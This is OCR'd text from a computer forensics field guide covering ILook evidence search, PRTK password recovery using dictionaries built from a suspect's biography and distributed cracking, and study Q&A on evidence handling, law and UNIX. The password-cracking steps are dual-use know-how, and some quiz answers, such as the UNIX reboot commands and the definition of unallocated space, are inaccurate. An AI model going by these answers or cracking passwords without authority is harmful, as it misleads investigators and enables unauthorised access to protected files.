
Evidence Number: 1

Unique Description: JC_PST

Current Time: 09/17/02 12:25:42PM

Notes: Bruce's PST and JC files

Exhibit 7.15 Encase identification screen.



Output File

File Compression
- ● None (Fastest, Largest)
- ○ Good (Slower, Smaller)
- ○ Best (Slowest, Smallest)

Total Sectors to Acquire: 8193087

Password (if any):


Confirm Password:

☑ Generate image hash (slower)

Evidence File Path: F:\JC_PST.E01

File Segment Size (MB): 640

Exhibit 7.16 EnCase output file screen.



Evidence Management - Case Ref:- PSTcase1

Evidence 0
- Evidence Info
- Image / Device List

PST & JC Files
- Evidence Info
  - Investigator - Bruce Middleton
  - Notes - This evidence is a sample of Bruce's Microsoft Outlook PST & JC Files
  - Alternative Path -
  - Log Colour
- Image / Device List
  - Image 0


Evidence Definition File: .Bruce\ILOOK\BookCase\PSTcase1.evd

Case Reference: PSTcase1

Case Results Path: F:\ (Fixed)
F:\PSTcase1\

Investigator's Name / ID: Bruce Middleton


Exhibit 7.17 New ILook evidence management screen.



Evidence 0 (Set up new evidence items in the evidence management screen)

PST & JC Files (This evidence is a sample of Bruce's Microsoft Outlook PST & JC Files)

Exhibit 7.18 Updated EMW screen.



Search Type
- ● Standard search
- ○ Bulk search
- ○ Indexed search

Data Groups
- ● Search all evidence
- ○ Search current device
- ○ Search current partition
- ○ Search selected folder
- ○ Search selected file(s)

Search What ?
- ☑ Files + slack
- □ Tagged files + slack
- □ Partition free space
- □ Disk unused areas

Search terms

Search term combination
- ● Or
- ○ And

Terms type
- ● ASCII
- ○ Unicode
- ○ Hexadecimal
- ○ EBCDIC

Options
- □ Case Sensitive
- ☑ Allow Wildcards

□ Use Search Bot ☑ Auto Tag Search Hits

Exhibit 7.19 Data search window.

the file mapping you have saved, right click on the yellow icon again, then left click on `Load Mapping Data`. This will restore your session.

Now let us perform a text search on the files we have mapped. Click on the device, partition, folder, or files that you desire to search, then click on `Search (F5)` on the main menu bar at the top of the EMW, which opens the `Data Search` windows (Exhibit 7.19).

Notice that ILook has three types of searches: Standard, Bulk, and Indexed. Let us take a quick look at each one.

The Standard Search Engine (SSE) allows you to search through case data that belongs to whatever Data Group you choose. (See Exhibit 7.19 for these groups.) This is a raw text search through every byte of data in the Data Group. It can take a considerable amount of time to search through a large amount of data because this is such an exhaustive technique. The SSE is usually used when you just want to try three or four search terms to see whether you get a hit.

The Bulk Search Engine (BSE) allows you to simultaneously search for up to 500 ASCII keywords. This means the 500 keywords are searched for in approximately the same time frame that it took the SSE to do one word. The BSE can also be set up to not only search for the 500 ASCII keywords simultaneously but to also search for their Unicode equivalents at the same time. This is a raw text search through every byte of data in the Data Group. It can take a considerable amount of time to search through a large amount of data because this is such an exhaustive technique. The results from the BSE can be displayed in multiple formats.

The Indexed Search Engine (ISE) enables you to search large quantities of data at a much higher rate. First you must develop an index database. Once the database is constructed, you then run your searches against the database instead of the raw text you used with the BSE and SSE. The best situation in which to use the ISE is when you plan to run a large number of various text searches over a rather lengthy period of time.


Because we have already developed a keyword search list (KeywordsBAE1,txt), let us use it again and make use of the BSE. First set up the Data Search windows as shown in Exhibit 7.20.

Notice that I chose the Report (.HTM) output format. Because this only requires that the user have a browser, the choice of this option is common. The Comma Separate Value (.CSV) output format can be read using Microsoft Excel and the Access Database (.MDB) output format can be read using Microsoft Access.

Now click on the Load button to open the Select your Bulk Search Term file window. Highlight the keyword search list (KeywordsBAE1.txt), then click Open to load the path and the filename into the Data Search window.

Now, click the Search button on the Data Search window (Exhibit 7.20) to initiate the search. When the ILook Tagged Search window opens, click OK.

Although the entire report is too lengthy to show, a portion of the first HTML (Hypertext Markup Language) screen looks like the one in Exhibit 7.21.



Data Search

Search Type
○ Standard search
● Bulk search
○ Indexed search

Data Groups
● Search all evidence
○ Search current device
○ Search current partition
○ Search selected folder
○ Search selected file(s)

Search What ?
☑ Files + slack
□ Tagged files + slack
□ Partition free space
□ Disk unused areas

Standard | Bulk | Indexed

Load
Edit

Bulk Search Results Output Format
○ Comma Separated Value (.CSV)
○ Access Database (.MDB)
● Report (.HTM)

☑ Clean up output text ?
☑ Display 1st page when ready ?

Search Type
☑ ASCII
□ Unicode

Hits Returned
○ Only first hit
● All hits

□ Use Search Bot
☑ Auto Tag Search Hits
Search
Cancel

Exhibit 7.20 Starting a bulk search.

This concludes our look at ILook. As a final item, note that in your searches you can use characters such as "?" (in place of any single character), "#" (in place of any numeric character), and "*" (in place of any characters in the specified position). Any search term that consists of more than one word must be enclosed in single quotes.


Chapter Questions

Question 1: What Hash databases does ILook Investigator support?

Question 2: Who is the author of ILook?

Question 3: What prominent U.S. government agency makes significant use of ILook Investigator?

Question 4: Does ILook Investigator make extensive use of color coding to enhance investigative efficiency?



ILook's Bulk Search Report

Ref :- PSTcase1 **Date :-** Wednesday, September 18, 2002 **Time :-** 03:02:33 PM

Searched evidence items :- PST & JC Files

Search Hits in Files. Current evidence item :- PST & JC Files

ObjectName	SearchTermFound	WhereIn	
PST & JC Files:\JC01SLAK.S01	metric	File Data (ASCII Hit)	8~ .n* p".C 0NM ;"h nBkr ers oGpwG vaw dE.h toH& '.' !)-0)U.@G GTU Z-H or E }$; crtdll.dll % msadp32.acm $$ msacm32.dll currently running in win nt 4 memor v D"$ t$9v -&f ,^_ . t =/t =\u tG=: ./t .\u ^_] =-u =]u ?\u t@.:u .:t ..u .\t ./u$9v @@; .\u PVP cmVu cmV c\B t.= t6V+ uWV+ WQP t7. ccuDZ {s; wde {q[especiy eq/) >c E[d ac=|R gene r+? =#`9ma suspicious database activity from remote location.. s changes to metricys9 ppPnt %3, futui [mprov WQP t7. XY_ WQP XY

Exhibit 7.21 ILook's bulk search report screen.

Chapter 8

Password Recovery

I recommend PRTK (Password Recovery Tool Kit) from AccessData of Provo, Utah (http://www.AccessData.com). AccessData has been doing password recovery since 1987. PRTK is used by law enforcement organizations and corporations. The product is updated quarterly. Read the manual (.pdf format) and the `ReadMe` file that comes with PRTK. To install, insert the CD-ROM and follow the prompts.

When starting the product, you will see the password request. Insert the license diskette in to the diskette drive. Type in the default password given with the product (`123` is typical). See the `Simple Start` wizard and its four selections. Choose `Go directly to the program and begin working`.

First click on `Edit, Change Password,` and eliminate the default password that comes with the product. Put in your new secure password (pass phrase is best) and then click on `OK`. Now the license disk has a new password. You must remember the new password. The license disk only has to be used the first time you launch the program. Once the program is running, remove the license disk for the rest of the session. However, each time you start up the program, you must have the license diskette in the diskette drive.

Click on the icon `Select Drives/Folders` (picture of a hard drive), select the drive(s) you are interested in, and click on `OK`. The `adding files` will begin. Click on the red `Stop` icon if you obtain enough files and want to work with just those. You can also select individual files or folders using this icon.

Use `copy/paste` to move the shown files into Excel if you wish. You can also use Microsoft Explorer by shrinking the PRTK window and dragging and dropping files into the PRTK window from Microsoft Explorer. Fill out the dialog box that pops up when you do this. Now maximize the PRTK screen again and click on the icon just to the right of the printer icon (`Select Folders` icon). This allows you to add additional files on a one-by-one basis. (Multiple files can also be added.)

A filter will now be used that allows us to only obtain the password-protected files. Click on the `Single File/Folder` icon. In the dialog box that pops up, go down and click on password-protected files, select the files/folders you want PRTK to check, and then press the `Add` button. Now password-protected files show up on the PRTK screen.

PRTK can show whether a file extension (Registered Type column) is telling the truth about the file type that the file actually is (Identified Type column). A font difference between the two columns indicates quickly if the two columns do not match (they normally would). This is indicative of someone seeking to hide information from you by giving the filename an extension that disguises what is actually in the file.

File hashing verification can be done by PRTK, allowing you to discover whether a file is what it says it is. It can be used to show whether or not a file or files were changed in some manner at some time.

For password recovery, the three levels are easy, medium, and hard. Passwords can be recovered easily (usually the password is broken within minutes) from:

Lotus 123
Access
ACT
Approach
Ascend
dBase
Excel
Money
Organizer
Outlook
ProWrite
QuatroPro
QuickBooks
Quicken
Word
WordPro

Passwords can be recovered with medium difficulty (hours to one or two days) from:

Paradox
WordPerfect

It is most difficult to recover passwords from:

Ami Pro
Excel '97 and 2000
PGP
PGPDisk
PKZip
Word 97 and 2000

You can also provide your own customized dictionaries for PRTK. This would be on a case-by-case basis as you learn more about victims/attackers involved with a case. PRTK remembers all the passwords it has recovered in the past. To input biographical data:

1. Click on the Person icon (`Biographical Information`).
2. Click on `New` and give the bio dictionary a name.
3. Under `descriptions` and `information` put in the appropriate information in the dialog box and click on the button to the right (`Insert`).
4. Click on `OK`. Now a large word list is created.
5. Click on the icon of the person with books.
6. Click on `New` and type in the profile name. (A profile is a list of dictionaries.)
7. Select the dictionaries you want in the profile and click on `OK`.
8. `Select Drives/Folder` icon (click on it).
9. Select some files.
10. Select the profile you want.
11. Click on `OK`.
12. Open the `Recovery Properties` dialog box and begin recovery.

The `Open File` button allows access to the password-protected file once recovery is completed. When the password request button comes up, use `Ctrl-V` to paste in the recovered password.

> **Note:** The four bottom buttons on the right are:
> `Start Recovery`
> `Pause/Resume Recovery`
> `Skip Recovery Level` (not recommended for normal use; use for power failure)
> `Stop Recovery`

We will now go through a complete process. First, learn as much as you can about the perpetrators. Look at their pictures, books, rooms, etc.

Second, determine the purpose of the file you are trying to get into. Now go into PRTK.

1. Open the `Setup Profiles` dialog box. Be sure the profiles information is set up properly (depends on the perpetrator's biography and the case). Click on `OK`.
2. Now click on the `Biographical Information` icon (person). Be sure you have everything there you need. Click on `OK`.
3. Now click on the `Select Drives/Folders` icon and select the case folder that contains the files needing the password broken. Organization is important. Now click on `OK`.

Password recovery begins immediately, as shown on your screen.

As the recovery moves along, other files can be dragged onto the recovery screen. PRTK will begin working on each file (once you click on `OK` on the dialog box that pops up during the drag) when its turn in the queue arrives. (Force work to begin immediately on a file by selecting the file on the PRTK screen, right clicking, and pressing the `Start Recovery` button.)

What if PRTK says it could not obtain the password? Then go to the product called Distributed Network Attack (DNA). DNA is a client/server product and harnesses the processing power from multiple machines to break the password. The machines must have an IP address connected to the Internet. DNA uses unused processor cycles. The user of the other machines does not notice that these cycles are being used. One machine is set up as the DNA Manager. It polls the clients and divides up the workload.

Chapter Questions

Question 1: Who makes excellent password recovery tools?

Question 2: What individual Password Breaker Modules does AccessData have available?

Question 3: Does AccessData have utilities that will bypass network administrator passwords?

Question 4: What can you do if the Password Recovery Toolkit says it cannot obtain a password you desire?

Chapter 9

Questions and Answers by Subject Area

Evidence Collection

Q: When evidence is processed in the lab, do we work on the evidence or on a copy of the evidence?
A: Only on a copy of the evidence.

Q: Before booting a computer with a diskette, what critical item should be checked?
A: CMOS settings to ensure the diskette boots first. If you boot from the hard drive you will corrupt or lose evidence.

Q: Who should be the first person sitting with you at the victim machine?
A: A system administrator who is an expert on that system type.

Q: What do you want to obtain from a dot matrix or impact printer?
A: Ribbon.

Q: What should computer and magnetic media be kept away from?
A: Magnetic fields.

Q: What tool can you use to prove a file was not altered?
A: CRCMD5 from NTI (New Technologies, Inc.).

Q: If your assistant encrypts a file, is it done with a public key or private key?

A: Public. You then decrypt it with your private key.

Q: What command do you type to format a DOS diskette so it is bootable?

A: `format a:/s`

Q: You want to protect the backup files you just made using SafeBack. What software tool should you use?

A: CRCMD5 from NTI.

Q: What CF tool is used to obtain slack space data?

A: GetSlack from NTI.

Q: Why should you *not* turn off the modem?

A: It may contain the last number dialed. It may contain a list of numbers.

Q: Do you want an orderly shutdown of the computer? Why or why not?

A: No. Valuable data could be lost during an orderly shutdown.

Q: How do you perform a disorderly shutdown of a computer?

A: Disconnect the plug on the back of the computer. Do not use the off switch.

Q: How large must the destination drive be when using SafeBack?

A: At least as large as the source disk.

Q: Should you load and run evidence collection and analysis tools from the hard drive that contains the evidence you are collecting?

A: No. Always load and run your tools from another medium, such as a diskette, Jaz Drive, Zip disk, or CD-ROM.

Q: Name other network devices you can collect evidence from besides standard computer systems.

A: Firewalls, routers, switches, e-mail server

Q: What software tool can you use in court to prove that your copy of the file is valid?

A: CRCMD5 from NTI.

Q: What tool would be used to collect a bitstream backup of a hard drive?

A: SafeBack from NTI.

Q: When using SafeBack, one of the options is local and the other is lpt1. Explain each of these options.

A: Local = Zip Drive or other collection device you have connected directly to the back of the computer that contains the evidence. l pt1 = moving data from the victim computer to another computer.

Q: What does the program ResPart.exe from NTI do?

A: Restores partition table data when it is destroyed.

Q: To start SafeBack, what filename do you type from the diskette?

A: Master.

Q: When using the backup selection on SafeBack, are you making a bitstream backup?

A: Yes.

Q: What does the restore function do in SafeBack?

A: Restores the bitstream image to the destination drive.

Q: You have used SafeBack to make your bitstream backup. What should be the next option you use in SafeBack?

A: Use the "verify" option to ensure that the backup you just made can be properly accessed and read.

Q: If I tell SafeBack to attempt Direct Access, what is the purpose of this and what will it do?

A: Bypass BIOS and go directly to the drive controller.

Q: In SafeBack, what do numbered drives represent?

A: Physical drives.

Q: In SafeBack, what do lettered drives represent?

A: Logical volumes.

Q: What does the phrase "secure the crime scene" mean?

A: Keep people away from the area containing the compromised systems. Do not let the victim machines be touched.

Q: What is the Federal Bureau of Investigation's (FBI's) definition of a computer crime?

A: The computer must be the victim.

Q: What is a CyberTrail?

A: Digital logs, stored files, Web pages, e-mail, digitized images, digitized audio and video.

Q: When you arrive at a scene, how do you secure the logs and any information you capture to logs from the time you arrived?

A: Spool logs off to a log host machine. No trust relationship.

Q: A ribbon cable has two connectors. What do they connect to?

A: Primary hard drive and primary slave.

Q: What does it tell you if AutoAnswer is lit up on the modem?

A: The modem is configured to receive incoming calls.

Q: What do flashing lights on a modem indicate?

A: The modem is in use.

Legal

Q: Define exculpatory evidence.

A: Evidence that contradicts your findings or hypothesis.

Q: What is case law?

A: How judges and juries have interpreted the law as it is written in the statues.

Q: What is the purpose of the exclusionary rule?

A: To eliminate evidence that was improperly or illegally collected.

Q: In a court of law, what are protective orders?

A: Evidence that may contain a trade secret which, if revealed, may do more harm than good.

Q: Treat everything done in an investigation as if it will end up in __________.

A: Court.

Q: What are three courtroom necessities that you must be sure to follow?

A: Preservation of evidence, chain of custody, adhering to the rules of evidence.

Q: What does the phrase "tainted fruit" mean?

A: If you did not have legal access to the computer, any evidence you collected cannot be used.

Q: With whom should you confer if you are not sure about the legality of an action you are about to take?

A: An attorney familiar with computer crime laws.

Q: Give an example of "admissible writing" from a computer standpoint.

A: Hard drive.

Q: What is the common method for authenticating evidence in court?

A: Show the item's identity through some distinctive characteristic or quality.

Q: What three things must you do so that a digital photograph can be admissible in court?

A: Print it, sign it, and date it.

Q: If you generate a hypothesis, what must you bring to court for the opposition?

A: Your step-by-step procedure, so they can reproduce your results.

Q: Per Department of Justice (DOJ) search and seizure guidelines, when is computer hardware or software considered to be instrumental?

A: When it has played a significant role in a crime.

Q: Per DOJ search and seizure guidelines, give an example of contraband information on a computer system.

A: Illegal encryption software.

Q: Per DOJ Search & Seizure Guidelines, give an example of information as fruits of a crime.

A: Illegal copies of computer software; stolen trade secrets and passwords.

Q: If I want to do a trap and trace over the network, what must be obtained if law enforcement is involved?

A: A warrant.

Q: What are the current laws used to prosecute computer crimes in the United States at the federal level?

A: Under Title 18 U.S.C.:

Paragraph 1029: Unauthorized use of access devices
Paragraph 1030: Unauthorized access to computer
Paragraph 1831: Theft of trade secrets by a foreign agent
Paragraph 1832: Theft of trade secrets
Paragraph 2319: Copyright infringement
Paragraph 2320: Trademark infringement
Paragraph 2511: Unauthorized interception of wire communication

> **Note:** Paragraphs 1029 and 1030 are used most for:
> Computer hacking
> Telephone phreaking
> Computer intrusions
> Theft of passwords
> Intentional destruction of data

Q: What is the ECPA and to whom does it apply?

A: Electronic Communications Privacy Act. Everyone.

Evidence Analysis

Q: Do I use the NTI FileList program before or after using SB?

A: After.

Q: Must FileList be on a DOS-bootable diskette?

A: Yes.

Q: What program must I use to read the output from FileList?

A: FileCnvt.exe from NTI.

Q: Name three hidden areas on a hard drive that could contain data.

A: Slack Space, unallocated space, Web browser cache.

Q: Name two file types to look at immediately.

A: Configuration and Startup files.

Q: What are the two main DOS startup files?
A: CONFIG.SYS, AUTOEXEC.BAT.

Q: What version of Norton Utilities must be used in CF investigations?
A: <= 4.0 DOS.

Q: What three items do we try to apply to a suspect?
A: Motive = why; means = how; opportunity = when.

Q: A file is never deleted until _________.
A: It is overwritten.

Q: What is it called when a large file is spread over several sectors?
A: Fragmentation.

Q: What are the four main areas of a hard drive?
A: Track, sector, cylinder, and cluster.

Q: What is slack space?
A: Space that a file does not use up inside a cluster.

Q: What is unallocated space?
A: The space taken up by a file when you erase it.

Q: What are the two types of windows swap files?
A: Temporary and permanent.

Q: What tool do you use to look at the Web browser cache?
A: unmozify.

Q: Use _______ to search for keywords in hidden areas of the disk.
A: TextSearch.

Q: What is chaining?
A: Following fragmented files from sector to sector to reconstruct the file.

Q: Can SUN UNIX disks be read in an Intel-based computer?
A: Yes.

Q: Fifteen items can be used in software forensics to determine who wrote the code. Name three of them.
A: Data structures, algorithms, compiler used, expertise level, system calls made, errors made, language selected, formatting methods, comment styles, variable names, spelling and grammar, language features used, execution paths, bugs, comments.

Q: Try to narrow the field of ____________ ____________ before using SFA.

A: Potential suspects.

Q: Name a major system log limitation.

A: Easy to modify anonymously without being noticed; easy to tamper with.

Q: Can you depend upon the evidence from one log? Why or why not?

A: No. Other corroborating evidence is needed.

Q: I have run SafeBack, FileList, and FileCnvt. Now I must run Filter_I. What will it do?

A: It is an intelligent filter that removes binary data and any ASCII data that is not a word.

Q: Must Filter_I and FileList be run in the same directory that contains the bitstream backup?

A: Yes.

Q: If the disk is highly fragmented, should GetSlack and GetFree be used or is it better to use some other program?

A: Use GetSlack and GetFree.

Q: Are TextSearch Plus search strings case sensitive?

A: No.

Q: Which tool in Norton Utilities is primarily used to rebuild fragmented files?

A: Disk Editor.

Q: What are two choices of tools for creating a working copy of a diskette?

A: DOS DiskCopy (best) and AnaDisk.

Q: What are three methods for hiding data on a diskette?

A: Disks within disks; write data between tracks; hide data in graphics.

Q: You decide that you want to look at the Web browser cache. What tool would you use?

A: unmozify.

UNIX

Q: What command do you use in UNIX to write RAM to **disk, shut down the machine, and restart it?**

A: shutdown –r

Q: What UNIX command can be used to reboot the machine and cause it to come up in single user mode?

A: halt -q

Q: You have the UNIX box in single user mode. You have the settings so that it will boot from the CD (compact disk). What command should you now type to cause the UNIX box to boot from the CD?

A: boot

Q: Which log saves commands that were typed on the system (in UNIX)?

A: HISTORY

Q: What files in UNIX keep track of login and logout times?

A: WTMP, BTMP

Q: What ten items should be logged as a minimum?

A: Logins, logouts, privilege changes, account creation, file deletion, su access, failed logins, unused accounts, reboots, and remote access.

Q: Name two versions of UNIX that normally run on an Intel platform.

A: BSD and LINUX.

Q: If you put a UNIX disk in an Intel platform and it will not boot, what should your next step be to make the boot happen?

A: Use a “bare bones” version of the same UNIX version on another disk and boot from this disk. Be sure to set this boot disk as the PMHD (Primary Master Hard Drive).

Q: DOS uses autoexec.bat and config.sys. What are the similar type startup files in UNIX?

A: rc files

Q: To what UNIX files do hackers like to add booby traps?

A: rc files

Q: You have rebooted the UNIX box to single user mode. What are the first files you should look at?
A: rc files

Q: What is the name of the rootkit for Linux?
A: Knark

Q: What UNIX file will save the memory contents if the system crashes?
A: Core file

Q: Name two things that lastlog will show you.
A: Who was on the system and key words such as "crash."

Q: What are the four major UNIX commands to use when analyzing crash dump files?
A: Ps, netstat, nfsstat, and arp.

Q: What type of machine should you use if you are doing crash dump analysis?
A: Same o/s version.

Q: For RedHat Linux, what is the command to verify the integrity of all important system files?
A: rpm -VA

Q: The results of your last command indicate that a user named Bragger23 logged in earlier in the day and is currently logged into Solaris5. You want to see all the processes in memory that Bragger23 is running. What do you type?
A: ps -aux | grep Bragger23

Q: What steps do you follow to remove Bragger23 and collect RAM evidence?
A: To remove Bragger23 from the system, remove all of this user's processes:

```
kill -9 1365
kill -9 3287
kill -9 1087
kill -9 3001
```

To collect RAM evidence:

```
ps -aux > a:\Solaris5RAMproc.txt
```

Military

Q: Which is the highest (most critical) Department of Defense InfoCon level: Delta, Charlie, Bravo, or Alpha?

A: Delta.

Q: Name the three categories used by DOD for InfoSec incidents. Describe each.

A: Cat 3: Incident does not pose a major threat to the enterprise.
Cat 2: Incident compromises a core system (financial, operational, marketing, engineering).
Cat 1: Incident poses a major global threat to the enterprise.

Hackers

Q: How do crackers usually get caught?

A: Vanity, bragging, behavior patterns, sharing information, and tool signatures.

Q: Explain the TCP (Transmission Control Protocol) three-way handshake.

A: Syn. Syn/Ack. Ack.

Q: What is a SynFlood and what does Fin do?

A: SynFlood will mute a system by flooding it with syn packets. Fin will tear down a connection.

Q: What is an exploit?

A: A program written to break into computer systems.

